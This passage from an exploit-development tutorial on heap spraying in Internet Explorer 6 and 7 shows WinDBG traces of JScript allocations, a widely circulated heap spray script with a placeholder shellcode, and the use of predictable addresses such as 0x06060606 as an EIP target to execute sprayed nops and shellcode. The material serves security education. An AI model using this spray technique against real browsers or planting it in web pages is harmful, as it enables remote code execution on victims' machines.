Repeat the exercise, but instead of using the script to log allocations, we'll simply set a breakpoint to ole32!CRetailMalloc_Alloc (when the MessageBox "Ready to spray" is displayed). Press F5 in WinDBG so the process would be running again, and then click "OK" to trigger the heap spray to run.

WinDBG should now hit the breakpoint:

```
0:008> bp ole32!CRetailMalloc_Alloc
0:008> g
Breakpoint 0 hit
eax=7760700c ebx=00020000 ecx=77607034 edx=00000006 esi=00020010 edi=00038628
eip=774fcfdd esp=0013e1dc ebp=0013e1ec iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ole32!CRetailMalloc_Alloc:
774fcfdd 8bff            mov     edi,edi
```

What we're after at this point, is the call stack. We need to figure out where the call to CRetailMalloc_Alloc came from, and figure out where/how javascript strings get allocated in the browser process. We already see the size of the allocation in esi (0×20010), so whatever routine that decided to take size 0×20010, already did its job.

You can display the call stack by runing the "kb" command in windbg. At this point, you should get something similar to this:

```
0:000> kb
ChildEBP RetAddr  Args to Child
0013e1d8 77124b32 77607034 00020010 00038ae8 ole32!CRetailMalloc_Alloc
0013e1ec 77124c5f 00020010 00038b28 0013e214 OLEAUT32!APP_DATA::AllocCachedMem+0x4f
0013e1fc 75c61e8d 00000000 001937d8 00038bc8 OLEAUT32!SysAllocStringByteLen+0x2e
0013e214 75c61e12 00020000 00039510 0013e444 jscript!PvarAllocBstrByteLen+0x2e
0013e230 75c61da6 00039520 0001fff8 00038b28 jscript!ConcatStrs+0x55
0013e258 75c61bf4 0013e51c 00039a28 0013e70c jscript!CScriptRuntime::Add+0xd4
0013e430 75c54d34 0013e51c 75c51b40 0013e51c jscript!CScriptRuntime::Run+0x10d8
0013e4f4 75c5655f 0013e51c 00000000 00000000 jscript!ScrFncObj::Call+0x69
0013e56c 75c5cf2c 00039a28 0013e70c 00000000 jscript!CSession::Execute+0xb2
0013e5bc 75c5eeb4 0013e70c 0013e6ec 75c57fdc jscript!COleScript::ExecutePendingScripts+0x14f
0013e61c 75c5ed06 001d0f0c 013773a4 00000000 jscript!COleScript::ParseScriptTextCore+0x221
0013e648 7d530222 00037ff4 001d0f0c 013773a4 jscript!COleScript::ParseScriptText+0x2b
0013e6a0 7d5300f4 00000000 01378f20 00000000 mshtml!CScriptCollection::ParseScriptText+0xea
0013e754 7d52ff69 00000000 00000000 00000000 mshtml!CScriptElement::CommitCode+0x1c2
0013e78c 7d52e14b 01377760 0649ab4e 00000000 mshtml!CScriptElement::Execute+0xa4
0013e7d8 7d4f8307 01378100 01377760 7d516bd0 mshtml!CHtmParse::Execute+0x41
```

The call stack tells us oleaut32.dll seems to be an important module with regards to string allocations. Apparently there is some caching mechanism involved too (OLEAUT32!APP_DATA::AllocCachedMem). We'll talk more about this in the chapter about heaplib.

If you want to see how and when the tag gets written into the heap chunk, run the javascript code again, and stop at the "Ready to spray" messagebox. When that alert gets triggered

- locate the memory address of the tag : s -a 0×00000000 L?0x7fffffff "CORELAN" (let's say this returns 0x001ce084)
- set a breakpoint on "read" of that address : ba r 4 0x001ce084
- run : g

Click "OK" on the alert messagebox, allowing the iteration/loop to run. As soon as the tag is added to the nops, a breakpoint will be hit, showing this:

```
0:008> ba r 4 001ce084
0:008> g
Breakpoint 0 hit
eax=00038a28 ebx=00038b08 ecx=00000001 edx=00000008 esi=001ce088 edi=002265d8
eip=75c61e27 esp=0013e220 ebp=0013e230 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
jscript!ConcatStrs+0x66:
75c61e27 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
```

This appears to be a memcpy() in jscript!ConcatStrs(), copying the tag into the heap chunk (from [esi] to [edi]))

In the actual spray javascript code, we are indeed concatenating 2 strings together, which explains the nops and the tag are written separately. Before writing the tag into the chunk, we can already see the nops are in place :

ESI (source) vs EDI (destination), ecx is used as the counter here, and set to 0×1 (so one more rep movs will be executed, copying another 4 bytes)

```
0:000> d esi-4
001ce084  43 4f 52 45 4c 41 4e 21-00 00 00 00 0a 00 03 00  CORELAN!........
001ce094  7e 01 0a 00 4a 00 53 00-63 00 72 00 69 00 70 00  ~...J.S.c.r.i.p.
001ce0a4  74 00 3a 00 30 00 30 00-30 00 30 00 33 00 32 00  t.:.0.0.0.0.3.2.
001ce0b4  37 00 32 00 3a 00 30 00-30 00 30 00 30 00 32 00  7.2.:.0.0.0.0.2.
001ce0c4  36 00 38 00 30 00 3a 00-33 00 39 00 35 00 31 00  6.8.0.:.3.9.5.1.
001ce0d4  36 00 31 00 34 00 30 00-00 00 00 00 05 00 0a 00  6.1.4.0.........
001ce0e4  70 01 08 00 00 00 00 00-70 41 16 00 50 88 1c 00  p.......pA..P...
001ce0f4  18 78 1c 00 00 00 00 00-00 00 00 00 5f 00 00 00  .x.............
0:000> d edi-4
002265d4  43 4f 52 45 90 90 90 90-90 90 90 90 90 90 90 90  CORE............
002265e4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
002265f4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226604  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226614  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226624  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226634  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
00226644  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

Let’s look at what happens in IE7 using the same heap spray script.

Testing the same script on IE7

When opening the example script (spray1c.html) in IE7 and allow the javascript code to run, a windbg search shows that we managed to spray the heap just fine:

```
0:013> s -a 0x00000000 L?0x7fffffff "CORELAN"
0017b674  43 4f 52 45 4c 41 4e 21-00 00 00 00 20 83 a3 ea  CORELAN!.... ...
033c2094  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
039e004c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03a4104c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03a6204c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03aa104c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03ac204c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03ae304c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b0404c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b2504c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b4604c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b6704c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
03b8804c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!........
```

Let’s find the allocation sizes:

```
0:013> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    20fc1 c9 - 19e5e89  (87.95)
    1fff8 7 - dffc8  (2.97)
    3fff8 2 - 7fff0  (1.70)
    fff8 6 - 5ffd0  (1.27)
    7ff8 9 - 47fb8  (0.95)
    1ff8 24 - 47ee0  (0.95)
    3ff8 f - 3bf88  (0.80)
    8fc1 5 - 2cec5  (0.60)
    18fc1 1 - 18fc1  (0.33)
    7ff0 3 - 17fd0  (0.32)
    13fc1 1 - 13fc1  (0.27)
    7f8 1d - e718  (0.19)
    b2e0 1 - b2e0  (0.15)
    ff8 b - afa8  (0.15)
    7db4 1 - 7db4  (0.10)
    614 13 - 737c  (0.10)
    57e0 1 - 57e0  (0.07)
    20 294 - 5280  (0.07)
    4ffc 1 - 4ffc  (0.07)
    3f8 13 - 4b68  (0.06)
```

Of course, we could have found the heap size as well by locating the heap chunk corresponding with one of the addresses from our search result :

```
0:013> !heap -p -a 03b8804c
    address 03b8804c found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        03b88040 4200 0000  [01]   03b88048    20fc1 - (busy)
```

The UserSize is bigger than the one in IE6, so the “holes” in between 2 chunks would be a bit bigger. Because the entire chunk is bigger (and contains more nops) than our first 2 scripts, this may not be an issue.

Ingredients for a good heap spray

Our tests have shown that we have to try to minimize the amount of space between 2 blocks. If we have to “jump” to a heap address, we have to minimize the risk of landing in between 2 chunks. The smaller that space is, the lower the risk. By filling a large part of each block with nops, and trying to get the base address of each allocation more or less the same each time, jumping to the nopsled in the heapspray would be a lot more reliable.

The script we used so far managed to trigger perfectly sized heap allocations on IE6, and somewhat bigger chunks on IE7.

Speed is important too. During the heap spray, the browser may seem to be unresponsive for a short while. If this takes too long, the user might actually kill the internet explorer process before the spray finished.

Summarizing all of that, a good spray for IE6 and IE7

- must be fast. A good balance between the block size and the number of iterations must be found
- must be reliable. The target address (more on that later) must point into our nops every single time.

In the next chapter, we'll look at an optimized version of the heap spray script & verify that it's fast & reliable.

We also still need to figure out what predictable address we should look at, and what the impact is on the script. After all, if you would run the current script a few times (close IE and open the page again), you would notice the addresses at which our chunks are allocated are most likely different each time, so we didn't reach our ultimate goal yet.

Before looking at an improved version of the basic heap spray script, there's one more thing I want to explain… the garbage collector.

The garbage collector

Javascript is scripting language and doesn't require you to handle with memory management. Allocating new objects or variables is very straightforward, and you don't necessarily need to worry about cleaning up memory. The javascript engine in Internet Explorer has a process called "the garbage collector", which will look for chunks that can be removed from memory.

When a variable is created using the "var" keyword, it has a global scope and will not be removed by the garbage collector. Other variables or objects, that are no longer needed (no longer in scope), or marked to be deleted, will be removed by the garbage collector next time it runs.

We'll talk more about the garbage collector in the heaplib chapter.

Heap Spray Script

Commonly used script

A quick search for heap spray scripts for IE6 and IE7 on Exploit-DB returns pretty much the same script most of the times *(spray2.html)*:

```
<html>
<script >
var shellcode = unescape('%u\4141%u\4141');
var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
</html>
```

This script will allocate bigger blocks, and will spray 500 times.

Run the script in IE6 and IE7 a few times and dump the allocations.

IE6 (UserSize 0x7ffe0)

```
0:008> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    7ffe0 1f5 - fa7c160  (99.67)
    13e5c 1 - 13e5c  (0.03)
    118dc 1 - 118dc  (0.03)
    8000 2 - 10000  (0.02)
    b2e0 1 - b2e0  (0.02)
    8c14 1 - 8c14  (0.01)
    7fe0 1 - 7fe0  (0.01)
    7fb0 1 - 7fb0  (0.01)
    7b94 1 - 7b94  (0.01)
    20 31a - 6340  (0.01)
    57e0 1 - 57e0  (0.01)
    4ffc 1 - 4ffc  (0.01)
    614 c - 48f0  (0.01)
    3fe0 1 - 3fe0  (0.01)
    3fb0 1 - 3fb0  (0.01)
    3980 1 - 3980  (0.01)
    580 8 - 2c00  (0.00)
    2a4 f - 279c  (0.00)
    d8 26 - 2010  (0.00)
    1fe0 1 - 1fe0  (0.00)
```

Run 1:

```
0:008> !heap -flt s 0x7ffe0
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02950018 fffc 0000  [0b]   02950020    7ffe0 - (busy VirtualAlloc)
        028d0018 fffc fffc  [0b]   028d0020    7ffe0 - (busy VirtualAlloc)
        029d0018 fffc fffc  [0b]   029d0020    7ffe0 - (busy VirtualAlloc)
        02a50018 fffc fffc  [0b]   02a50020    7ffe0 - (busy VirtualAlloc)
        02ad0018 fffc fffc  [0b]   02ad0020    7ffe0 - (busy VirtualAlloc)
        02b50018 fffc fffc  [0b]   02b50020    7ffe0 - (busy VirtualAlloc)
        02bd0018 fffc fffc  [0b]   02bd0020    7ffe0 - (busy VirtualAlloc)
        02c50018 fffc fffc  [0b]   02c50020    7ffe0 - (busy VirtualAlloc)
        02cd0018 fffc fffc  [0b]   02cd0020    7ffe0 - (busy VirtualAlloc)
        02d50018 fffc fffc  [0b]   02d50020    7ffe0 - (busy VirtualAlloc)
        02dd0018 fffc fffc  [0b]   02dd0020    7ffe0 - (busy VirtualAlloc)
```

```
<...>
        0bf80018 fffc fffc  [0b]   0bf80020    7ffe0 - (busy VirtualAlloc)
        0c000018 fffc fffc  [0b]   0c000020    7ffe0 - (busy VirtualAlloc)
        0c080018 fffc fffc  [0b]   0c080020    7ffe0 - (busy VirtualAlloc)
        0c100018 fffc fffc  [0b]   0c100020    7ffe0 - (busy VirtualAlloc)
        0c180018 fffc fffc  [0b]   0c180020    7ffe0 - (busy VirtualAlloc)
        0c200018 fffc fffc  [0b]   0c200020    7ffe0 - (busy VirtualAlloc)
        0c280018 fffc fffc  [0b]   0c280020    7ffe0 - (busy VirtualAlloc)
        0c300018 fffc fffc  [0b]   0c300020    7ffe0 - (busy VirtualAlloc)
```

Run 2:

```
0:008> !heap -flt s 0x7ffe0
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02950018 fffc 0000  [0b]   02950020    7ffe0 - (busy VirtualAlloc)
        02630018 fffc fffc  [0b]   02630020    7ffe0 - (busy VirtualAlloc)
        029d0018 fffc fffc  [0b]   029d0020    7ffe0 - (busy VirtualAlloc)
        02a50018 fffc fffc  [0b]   02a50020    7ffe0 - (busy VirtualAlloc)
        02ad0018 fffc fffc  [0b]   02ad0020    7ffe0 - (busy VirtualAlloc)
        02b50018 fffc fffc  [0b]   02b50020    7ffe0 - (busy VirtualAlloc)
        02bd0018 fffc fffc  [0b]   02bd0020    7ffe0 - (busy VirtualAlloc)
        02c50018 fffc fffc  [0b]   02c50020    7ffe0 - (busy VirtualAlloc)
        02cd0018 fffc fffc  [0b]   02cd0020    7ffe0 - (busy VirtualAlloc)
        02d50018 fffc fffc  [0b]   02d50020    7ffe0 - (busy VirtualAlloc)
        02dd0018 fffc fffc  [0b]   02dd0020    7ffe0 - (busy VirtualAlloc)
        02e50018 fffc fffc  [0b]   02e50020    7ffe0 - (busy VirtualAlloc)
        02ed0018 fffc fffc  [0b]   02ed0020    7ffe0 - (busy VirtualAlloc)
<...>
        0bf00018 fffc fffc  [0b]   0bf00020    7ffe0 - (busy VirtualAlloc)
        0bf80018 fffc fffc  [0b]   0bf80020    7ffe0 - (busy VirtualAlloc)
        0c000018 fffc fffc  [0b]   0c000020    7ffe0 - (busy VirtualAlloc)
        0c080018 fffc fffc  [0b]   0c080020    7ffe0 - (busy VirtualAlloc)
        0c100018 fffc fffc  [0b]   0c100020    7ffe0 - (busy VirtualAlloc)
        0c180018 fffc fffc  [0b]   0c180020    7ffe0 - (busy VirtualAlloc)
        0c200018 fffc fffc  [0b]   0c200020    7ffe0 - (busy VirtualAlloc)
        0c280018 fffc fffc  [0b]   0c280020    7ffe0 - (busy VirtualAlloc)
        0c300018 fffc fffc  [0b]   0c300020    7ffe0 - (busy VirtualAlloc)
        0c380018 fffc fffc  [0b]   0c380020    7ffe0 - (busy VirtualAlloc)
<...>
```

In both cases

- we see a pattern (Heap_Entry addresses start at 0x....0018)
- the higher addresses appear to be the same every time
- the size of the block in javascript appeared to have triggered VirtualAlloc() blocks)

On top of that, the chunks appeared to be filled. If we dump one of the chunks, add offset 7ffe0 and subtract 40 (to see the end of the chunk), we get this:

```
0:008> d 0c800020+7ffe0-40
0c87ffc0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c87ffd0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c87ffe0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c87fff0  90 90 90 90 90 90 90 90-41 41 41 41 00 00 00 00  ........AAAA....
0c880000  00 00 90 0c 00 00 80 0c-00 00 00 00 00 00 00 00  ................
0c880010  00 00 08 00 00 00 08 00-20 00 00 00 00 0b 00 00  ........ .......
0c880020  d8 ff 07 00 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c880030  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

Let’s try the same thing again on IE7)

IE7 (UserSize 0x7ffe0)


```
0:013> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    7ffe0 1f5 - fa7c160  (98.76)
    1fff8 6 - bffd0  (0.30)
    3fff8 2 - 7fff0  (0.20)
    fff8 5 - 4ffd8  (0.12)
    7ff8 9 - 47fb8  (0.11)
    1ff8 20 - 3ff00  (0.10)
    3ff8 e - 37f90  (0.09)
    13fc1 1 - 13fc1  (0.03)
    12fc1 1 - 12fc1  (0.03)
    8fc1 2 - 11f82  (0.03)
    b2e0 1 - b2e0  (0.02)
    7f8 15 - a758  (0.02)
    ff8 a - 9fb0  (0.02)
    7ff0 1 - 7ff0  (0.01)
    7fe0 1 - 7fe0  (0.01)
    7fc1 1 - 7fc1  (0.01)
    7db4 1 - 7db4  (0.01)
    614 13 - 737c  (0.01)
    57e0 1 - 57e0  (0.01)
    20 294 - 5280  (0.01)
```

Run 1:

```
0:013> !heap -flt s 0x7ffe0
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        03e70018 fffc 0000  [0b]   03e70020    7ffe0 - (busy VirtualAlloc)
        03de0018 fffc fffc  [0b]   03de0020    7ffe0 - (busy VirtualAlloc)
        03f00018 fffc fffc  [0b]   03f00020    7ffe0 - (busy VirtualAlloc)
        03f90018 fffc fffc  [0b]   03f90020    7ffe0 - (busy VirtualAlloc)
```

```
        04020018 fffc fffc  [0b]   04020020    7ffe0 - (busy VirtualAlloc)
        040b0018 fffc fffc  [0b]   040b0020    7ffe0 - (busy VirtualAlloc)
        04140018 fffc fffc  [0b]   04140020    7ffe0 - (busy VirtualAlloc)
        041d0018 fffc fffc  [0b]   041d0020    7ffe0 - (busy VirtualAlloc)
        04260018 fffc fffc  [0b]   04260020    7ffe0 - (busy VirtualAlloc)
        042f0018 fffc fffc  [0b]   042f0020    7ffe0 - (busy VirtualAlloc)
        04380018 fffc fffc  [0b]   04380020    7ffe0 - (busy VirtualAlloc)
        04410018 fffc fffc  [0b]   04410020    7ffe0 - (busy VirtualAlloc)
        044a0018 fffc fffc  [0b]   044a0020    7ffe0 - (busy VirtualAlloc)
<...>
        0bf50018 fffc fffc  [0b]   0bf50020    7ffe0 - (busy VirtualAlloc)
        0bfe0018 fffc fffc  [0b]   0bfe0020    7ffe0 - (busy VirtualAlloc)
        0c070018 fffc fffc  [0b]   0c070020    7ffe0 - (busy VirtualAlloc)
        0c100018 fffc fffc  [0b]   0c100020    7ffe0 - (busy VirtualAlloc)
        0c190018 fffc fffc  [0b]   0c190020    7ffe0 - (busy VirtualAlloc)
        0c220018 fffc fffc  [0b]   0c220020    7ffe0 - (busy VirtualAlloc)
        0c2b0018 fffc fffc  [0b]   0c2b0020    7ffe0 - (busy VirtualAlloc)
        0c340018 fffc fffc  [0b]   0c340020    7ffe0 - (busy VirtualAlloc)
        0c3d0018 fffc fffc  [0b]   0c3d0020    7ffe0 - (busy VirtualAlloc)
<...>
```

UserSize is the same, and we see a pattern on IE7 as well. The addresses seem to be a tad different (mostly 0×10000) byte different from the ones we saw on IE6, but since we used a big block, and managed to fill it pretty much entirely.



```
0:013> d 0bf50018+0x7ffe0-40
0bfcffb8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcffc8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcffd8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcffe8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcfff8  41 41 41 41 00 00 00 00-00 00 00 00 00 00 00 00  AAAA............
0bfd0008  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0bfd0018  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0bfd0028  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

This script is clearly better than the one we used so far, and speed was pretty good as welL.

We should now be able to find an address that points into NOPs every time, which means we'll have a universal heap spray script for IE6 and IE7.

This bring us to the next question : what exactly is that reliable and predictable address we should look for ?

The predictable pointer

When looking back at the heap addresses found when using the basic scripts, we noticed that the allocations took place at addresses starting with 0×027.., 0×028.. or 0×029... Of course, the size of the chunks was quite small and some of the allocations may not have been consecutive (because of fragmentation).

Using the "popular" heap spray script, the chunk size is a lot bigger, so we should see allocations that also might start at those locations, but will end up using consecutive pointers/memory ranges at a slightly higher address, every time.

Although the low addresses seem to vary between IE6 and IE7, the ranges were data got allocated at higher addresses seem to be reliable.

The addresses I usually check for nops are

- 0×06060606
- 0×07070707
- 0×08080808
- 0×0909090
- 0x0a0a0a0a
- etc

In most (if not all) cases, 0×06060606 usually points into the nops, so that address will work fine. In order to verify, simply dump 0×06060606 right after the heap spray finished, and verify that this address does indeed point into the nops.

IE6 :

```
0:008> d 06060606
06060606  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
06060616  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
06060626  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
06060636  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
06060646  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
06060656  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
06060666  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
06060676  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
0:008> d 07070707
07070707  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
07070717  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
07070727  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
07070737  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
07070747  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
07070757  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
07070767  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
07070777  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
0:008> d 08080808
08080808  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
08080818  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
08080828  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
08080838  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
08080848  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
08080858  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
08080868  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
08080878  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .
```

IE7 :

```
7c90120e cc              int     3
0:014> d 06060606
06060606  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
06060616  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
06060626  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
06060636  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
06060646  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
06060656  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
06060666  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
06060676  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
0:014> d 07070707
07070707  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
07070717  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
07070727  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
07070737  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
07070747  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
07070757  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
07070767  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
07070777  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
0:014> d 08080808
08080808  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
08080818  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
08080828  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
08080838  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
08080848  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
08080858  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
08080868  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
08080878  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ...
```

Of course, you are free to use another address in the same memory ranges. Just make sure to verify that the address points to nops every single time.   It's important to test the heap spray on your own machine, on other machines…. and to test the spray multiple times.

Also, the fact that a browser may have some add ins installed, may change the heap layout. Usually, this means that more heap memory might already be allocated to those add ins, which may have 2 consequences

- the amount of iterations you need to reach the same address may be less (because part of memory may already have been allocated to add ins, plugins, etc)
- the memory may be fragmented more, so you may have to spray more and pick an higher address to make it more reliable.

0x0c0c0c0c ?

You may have noticed that in more recent exploits, people tend to use 0x0c0c0c0c. For most heap sprays, there usually is no reason to use 0x0c0c0c0c (which is a significantly higher address compared to 0×06060606).

In fact, it may require more iterations, more CPU cycles, more memory allocations to reach 0x0c0c0c0c, while it may not be necessary to spray all the way until 0x0c0c0c0c. Yet, a lot of people seem to use that address, and I'm not sure if people know why and when it would make sense to do so.

I'll explain when it would make sense to do so in a short while.

First of all, let's put things together and see what we need to do after spraying the heap in order to turn a vulnerability into a working exploit.

Implementing a heap spray in your exploit.

Concept

Deploying a heap spray is relatively easy. We have a working script, that should work in a generic way. The only additional thing we need to take care of is the sequence of activities in the exploit.

As explained earlier, you have to deliver your payload in memory first using the heap spray.

When the heap spray completed and payload is available in process memory, you need to trigger the memory corruption that leads to EIP control.

When you control EIP, you usually will try to locate your payload, and try to find a pointer to an instruction that would allow you to jump to that payload.

Instead of looking for such a pointer (saved return pointer overwrite, function pointer overwrite), or a pointer to pop/pop/ret (to land back at the nseh field in case of an overwritten SEH record), you would just need to put the target heap address (0×06060606 for example) in EIP, and that's it.

If DEP is not enabled, the heap will be executable, so you can simply "return to heap" and execute the nops + the shellcode without any issues.

